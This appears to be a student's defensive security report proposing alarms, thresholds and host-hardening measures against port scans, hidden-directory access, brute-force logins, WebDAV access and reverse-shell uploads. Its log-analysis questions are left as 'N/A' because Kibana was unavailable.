Kibana was not available for this report.

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? N/A
- How many requests had been made before the attacker discovered the password? N/A

Kibana was not available for this report.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? N/A
- Which files were requested? N/A

Kibana was not available for this report.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? An alert could be set to trigger when a large amount of traffic occurs in a short time from a single source IP that targets multiple ports.

What threshold would you set to activate this alarm? A threshold for this alert could be if any single IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping (ICMP) requests.

System Hardening

What configurations can be set on the host to mitigate port scans? Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests.

Describe the solution. If possible, provide required command lines. Create and setup rules for the firewall port blocking.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? An alarm should be configured to trigger if any request is made for the hidden directories from outside the company's internal network.

What threshold would you set to activate this alarm? An appropriate threshold for sequential requests from a single IP address should be set for greater than 0 requests made.

System Hardening

What configuration can be set on the host to block unwanted access? Encrypt the contents of the hidden directories.

Describe the solution. If possible, provide required command lines. Make the folder private by changing permissions.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? An alarm should be set to trigger if a predefined number of requests are issued to the server from a single IP address, especially if those requests result in HTTP 401 (Unauthorized) responses.

What threshold would you set to activate this alarm? An appropriate threshold should be set for greater than 40 requests from a single IP address in the span of 15 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks? Two-factor authentications for all users in the company.

Describe the solution. If possible, provide the required command line(s). Two-factor authentication requires an additional code.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory? An alarm should be set to trigger if any access to the WebDAV directory is made from outside the company’s internal network.

What threshold would you set to activate this alarm? Any single instance would trigger an alarm.

System Hardening

What configuration can be set on the host to control access? Avoid storing instructions for accessing the server that can be accessed by a web browser.

Describe the solution. If possible, provide the required command line(s). Delete any files that include instructions on accessing the server.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? Alert if invalid file types are uploaded to the web server.

What threshold would you set to activate this alarm? An appropriate threshold should be set for each singular instance of a file uploaded to the server from outside of the company's internal network.

System Hardening

What configuration can be set on the host to block file uploads? All file uploads from outside of the company's internal network should be blocked.

Describe the solution. If possible, provide the required command line. Create a whitelist of IPs that are allowed to upload files.

The End